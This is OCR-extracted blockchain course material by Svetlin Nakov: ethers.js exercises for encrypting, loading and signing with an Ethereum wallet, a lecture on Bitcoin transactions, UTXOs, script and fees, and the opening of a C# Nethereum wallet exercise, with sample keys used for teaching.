   { cipher: 'aes-128-ctr',
     cipherparams: { iv: '14d72ebb0d8096d5e2dc5d8bbc1c64ab' },
     ciphertext: 'f5fa0de63f80d78f2bf5307f987699186dfa8e4e332a36b72099dbfc38ea70d2',
     kdf: 'scrypt',
     kdfparams:
      { salt: '1f6cce4ce63a7954ccbdcc93c13566a2d5bae810b002ea99d599cb7c0108e145',
        n: 131072,
        dklen: 32,
        p: 1,
        r: 8 },
     mac: '7dff0ced836b945bfcee8f48a29bb9e6b7dfae5c99c3c7bb8a29a5163bc80e00' } }
```

Load Wallet from JSON

Create a method that takes a json and a password, decrypts the json and returns a wallet instance. Use **ethers.Wallet.fromEncryptedWallet(json, password)**.

Private Key: **0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a**

Password: p@$$w0rd~3

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function saveWalletToJSOn(wallet, password) {
    return wallet
        .encrypt(password);
}
async function getWalletFromEncryptedJSON(json, password) {
    return ethers.Wallet.fromEncryptedWallet(json, password);
}
(async function () {

    let privateKey = "0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a";
    let wallet = createWalletFromPrivateKey(privateKey);
    let password = "p@$$w0rd~3";
    let json = await saveWalletToJSOn(wallet, password);
    console.log(json);

    let decryptedWallet = await getWalletFromEncryptedJSON(json, password);
    console.log(decryptedWallet);
})();
```

```
Wallet {
  privateKey: '0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a',
  provider: [Getter/Setter],
  defaultGasLimit: [Getter/Setter],
  address: '0x7725f560672A512e0d6aDFE7a761F0DbD8336aA7',
  sign: [Function] }
```

Sign a Transaction

Create a method that signs a transaction and returns it. To build a transaction you need:

```
function signTransaction(wallet, toAddress, value) {
    let transaction = {
        nonce: 0,
        gasLimit: 21000,
        gasPrice: ethers.utils.bigNumberify("2000000000"),
        to: toAddress,
        value: ethers.utils.parseEther(value),
        data: "0x"
    };
    return wallet.sign(transaction);
}
```

Private Key: `0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a`

toAddress: `0x7725f560672A512e0d6aDFE7a761F0DbD8336aA7`

```
let privateKey = "0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a";
let wallet = createWalletFromPrivateKey(privateKey);
let toAddress = "0x7725f560672A512e0d6aDFE7a761F0DbD8336aA7";
let etherValue = "1";
let signedTransaction = signTransaction(wallet, toAddress, etherValue);
console.log("Signed Transaction:\n" + signedTransaction);
```

```
Signed Transaction:
0xf86b808477359400825208947725f560672a512e0d6adfe7a761f0dbd8336aa7880de0b6b3a7640000801ba032e6037fb419d8061e83
975fe446ecc0781f83d425947e4d53655619da621dc7a04465b39d654696542093cf5c2ce59aa6b9b32044a89a73d538d7feeb1fef18b6
```

What to Submit?

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Create a ZIP file (e.g. **`your-name-simple-ethereum-wallet-exercise.zip`**) holding your source code for all problems. Submit your ZIP file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.7. Transactions in Blockchain


Blockchain Transactions


Transaction Models: UTXO vs. Account Balances. Create, Sign and Send Transactions
























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Bitcoin Transactions

- Bitcoin transaction
  - A transfer of bitcoin value (inputs → outputs)
  - Broadcasted to the network and mined later into blocks
  - Holds a set of input UTXOs (prev_tx[idx] + signature)
    - The sender address and value is taken from the prev_tx
  - Holds a set of outputs (pub_key + value)
- A transaction takes prev_tx outputs as new transaction inputs
  - Spends all input bitcoin values to the new outputs

How a Bitcoin Transaction is Sent?


- Things needed:
  - Sender private key
  - Receiver address
  - Value to be transferred



- Things provided by the wallet software:
  - Input transaction hash and index (prev_tx[idx])
  - Change address (new address in the sender's wallet)

Transaction Chaining and UTXO

- Each transaction input references an unspent output from a previous transaction (UTXO – Unspent TX Output)



Bitcoin Script

- Bitcoin is about "programmable money"
- Contains a lightweight, stack-based programming language
  - Similar to Forth – push operands on the stack, then call instruction that will consume them
  - Not Turing-complete (you cannot write full programs, just evaluate expressions, not "**for**-loop" for example)
    - This is one difference from Ethereum's scripting language
  - Supports arithmetic, logical and string operations, stack manipulation, conditionals, common cryptographic operations, and blockchain-specific operations (like time locks)

Bitcoin Script (2)

- Each transaction output includes a script (scriptPubKey)
  - Example: https://blockchain.info/tx/90b18aa54288ec610d83ff1abe90f10d8ca87fb6411a72b2e56a169fdc9b0219
- To spend this output, requires another script (scriptSig)
- To determine whether to allow value transfer, a node will:
  1. Execute the scriptSig
  2. Without resetting the VM state, execute scriptPubKey
  3. Check that the result is true

```
if ins == "OP_PUSH":
    stack.append(code[ip + 1])
    ip += 1 # skip next
elif ins == "OP_EQ":
    a = stack.pop()
    b = stack.pop()
    stack.append(a == b)
elif ins == "OP_HASH":
```

Demo

Python TX interpreter

Bitcoin Script: scriptSig and scriptPubKey

- For "usual" (P2PKH) transactions:
  - scriptSig pushes a signature, then a public key on the stack
  - scriptPubKey checks that the public key hashes to a certain value, and that a valid signature for that public key has been provided:

```
OP_DUP OP_HASH160 OP_PUSHDATA(20) <hash of public key,
taken from the address> OP_EQUALVERIFY OP_CHECKSIG
```


- Learn more from the Bitcoin documentation:
  - https://bitcoin.org/en/developer-guide#transactions

Decoding a Bitcoin Script


- Bitcoin scripts are just **binary data**, e.g.

```
76a9145d22d80af90a0606741ddc2a6881996e2226818888ac
```

- Decoding a Bitcoin script binary data to assembly opcodes
  - http://chainquery.com/bitcoin-api/decodescript



Creating a Bitcoin Transaction – Example



View details: http://www.righto.com/2014/02/bitcoins-hard-way-using-raw-bitcoin.html

Transaction Fees

- What is a transaction fee?
  - Fee = {sum of all outputs} - {sum of all inputs} in a transaction
  - The fee is paid to miners who include that transaction in a block

Input address (from UTXO)	Value
1EnimyBtFhnznMPVsAjtF...	1.25
3QeQh2EhM16cv2Lf15Ez...	0.25
1EER58rEaxnSE5TTrtiKr7i...	0.50

Total inputs: **2.00**

Output address	Value
1A76Hhd7ahsHa5rFGat6...	1.80
3Mgh5G8HhsOJs68plgsB...	0.15


Total outputs: **1.95**

Transaction fee = 2.00 - 1.95 = 0.05

Example: https://bit.ly/2liyexN

Transaction Fees per Byte


- Miners include first the transactions with the highest fee per byte
- Fees per byte are calculated based on current demand for space in the mined blocks with fees rising as demand increases
- Learn more at:
  - bitcoinfees.info
  - bitcoinfees.earn.com





Bitcoin Transaction Expiration Myth


- Transaction expiration is a common myth/misconception
  - Once a Bitcoin transaction is created, it **never** automatically expires
- Several wallets deleting outgoing transactions from list after a few days of being unconfirmed
  - This is **insane, and could lead to losses!**
- https://en.bitcoin.it/wiki/Transaction_expiration


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


























Create a Simple Ethereum Wallet in C#


Working with HD Wallet, Public Keys, Addresses, Private Keys, Mnemonic Phrases, Transactions


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




















Exercises: Create Ethereum Wallet with C# and Nethereum

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

In this Exercise we are going to be learning how to create **Ethereum wallet** with **C#, .NET Core**, and **Nethereum** libraries. During the exercise you will install several **NuGet** packages, write the source code for different functionalities and in the end, you will **send** and **receive** ether coins with your wallet.


Download the Code Template from our Resources

Extract the files from the provided Resources and you should have something like this:

Open the Project

Make sure that you have all necessary **NuGet** packages.

12. **Nethereum.KeyStore** by Juan Blanco
13. **Nethereum.HdWallet** by Juan Blanco
14. **Nethereum.Web3** by Juan Blanco
15. **Rijndael256.Core** by 2Toad, LLC



Now if you check you should have Code template with many **TODO's** for you to code.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
1  using System;
2  using static System.Console;
3  using System.Collections;
4  using System.IO;
5  using System.Linq;
6  using System.Threading.Tasks;
7  using Nethereum.HdWallet;
8  using Nethereum.Web3;
9  using Nethereum.Web3.Accounts;
10 using Newtonsoft.Json;
11 using NBitcoin;
12 using Rijndael256;
13
14 namespace Wallets
15 {
       0 references
16     class EthereumWallet
17     {
18         const string network = ""; // TODO: Specify wich network you are going to use.
19         const string workingDirectory = @"Wallets\"; // Path where you want to store the Wallets
20
           0 references
21         static void Main(string[] args)
22         {
23             MainAsync(args).GetAwaiter().GetResult();
24         }
25
```

Here you only need to fill the missing information in the **constant** string "**network**" which we will use in the exercise. In this case it is **ropsten** testnet with **infura.io**. We will use another **constant** for the **working directory**.

The **main** method will only call the **async** method **MainAsync()**

1. The main logic is in the **MainAsync** function. Here we will **call the methods** serving for the wallets needs.
   First we create variables needed and create the working directory if necessary.

```
26         static async Task MainAsync(string[] args)
27         {
28             //Initial params.
29             string[] availableOperations =
30             {
31                 "create", "load", "recover", "exit" // Allowed functionality
32             };
33             string input = string.Empty;
34             bool isWalletReady = false;
35             Wallet wallet = new Wallet(Wordlist.English, WordCount.Twelve);
36
37             Web3 web3 = new Web3(network);
38             Directory.CreateDirectory(workingDirectory);// Path to the directory containing Wallets
39
40
41             while (!input.ToLower().Equals("exit"))
42             {
43                 if (!isWalletReady) // User still doesn't have an wallet.
44                 {
45                     do
46                     {
47                         input = ReceiveCommandCreateLoadOrRecover();
48
49                     } while (!((IList)availableOperations).Contains(input));
```

2. Then begin the long **while cycle** whit the nested while cycle inside. Wallet work in **two stages**.
   First we **choose the working wallet**. The options are:
   a. **create** new wallet and save it to **json file**
   b. **load** existing wallet **from file** and
   c. **recover** existing wallet from **mnemonic phrases** and **save it to new json file**
   d. **exit** from the program

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
50                  switch (input)
51                  {
52                      // Create brand-new wallet. User will receive mnemonic phrase, public and private keys.
53                      case "create":
54                          wallet = CreateWalletDialog();
55                          isWalletReady = true;
56                          break;
57
58                      // Load wallet from json file contains encrypted mnemonic phrase (words).
59                      // This command will decrypt words and load wallet.
60                      case "load":
61                          wallet = LoadWalletDialog();
62                          isWalletReady = true;
63                          break;
64
65                      /* Recover wallet from mnemonic phrase (words) which user must enter.
66                       This is usefull if user has wallet, but has no json file for him
67                       (for example if he uses this program for the first time).
68                       Command will creates new Json file contains encrypted mnemonic phrase (words)
69                       for this wallet.
70                       After encrypt words program will load wallet.*/
71                      case "recover":
72                          wallet = RecoverWalletDialog();
73                          isWalletReady = true;
74                          break;
75
76                      // Exit from the program.
77                      case "exit":
78                          return;
79                  }
```

3. Cycle continue with the second stage. There we can:
    a. receive addresses for receiving coins
    b. check balances
    c. sending coins
    d. exit from the program

```
81                  else // Already having loaded Wallet
82                  {
83                      string[] walletAvailableOperations = {
84                          "balance", "receive", "send", "exit" //Allowed functionality
85                      };
86
87                      string inputCommand = string.Empty;
88
89                      while (!inputCommand.ToLower().Equals("exit"))
90                      {
91                          do
92                          {
93                              inputCommand = ReceiveCommandForEthersOperations();
94
95                          } while (!((IList)walletAvailableOperations).Contains(inputCommand));
96                          switch (inputCommand)
97                          {
98                              // Send transaction from address to address
99                              case "send":
100                                 await SendTransactionDialog(wallet);
101                                 break;
102
103                             // Shows the balances of addresses and total balance.
104                             case "balance":
105                                 await GetWalletBallanceDialog(web3, wallet);
106                                 break;
107
108                             // Shows the addresses in which you can receive coins.
109                             case "receive":
110                                 Receive(wallet);
111                                 break;
112                             case "exit":
113                                 return;
114                         }
115                     }
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

We have created few Methods for the Dialogs that are needed so you don't need to code them. But pleaes check them out and see how they work.

4. We have an **CreateDialog** Method that display's the dialog needed for creation of Wallet

```
121        private static Wallet CreateWalletDialog()
122        {
123            try
124            {
125                string password;
126                string passwordConfirmed;
127                do
128                {
129                    Write("Enter password for encryption: ");
130                    password = ReadLine();
131                    Write("Confirm password: ");
132                    passwordConfirmed = ReadLine();
133                    if (password != passwordConfirmed)
134                    {
135                        WriteLine("Passwords did not match!");
136                        WriteLine("Try again.");
137                    }
138                } while (password != passwordConfirmed);
139
140                // Creating new Wallet with the provided password.
141                Wallet wallet = CreateWallet(password, workingDirectory);
142                return wallet;
143            }
144            catch (Exception)
145            {
146                WriteLine($"ERROR! Wallet in path {workingDirectory} can`t be created!");
147                throw;
148            }
149        }
```

5. Here is the LoadWalletDialog Method that displays the dialog needed for Loading an Wallet

```
154        private static Wallet LoadWalletDialog()
155        {
156            Write("Enter: Name of the file containing wallet: ");
157            string nameOfWallet = ReadLine();
158            Write("Enter: Password: ");
159            string pass = ReadLine();
160            try
161            {
162                Wallet wallet = LoadWalletFromJsonFile(nameOfWallet, workingDirectory, pass);
163                return (wallet);
164
165            }
166            catch (Exception e)
167            {
168                WriteLine($"ERROR! Wallet {nameOfWallet} in path {workingDirectory} can`t be loaded!");
169                throw e;
170            }
171        }
```

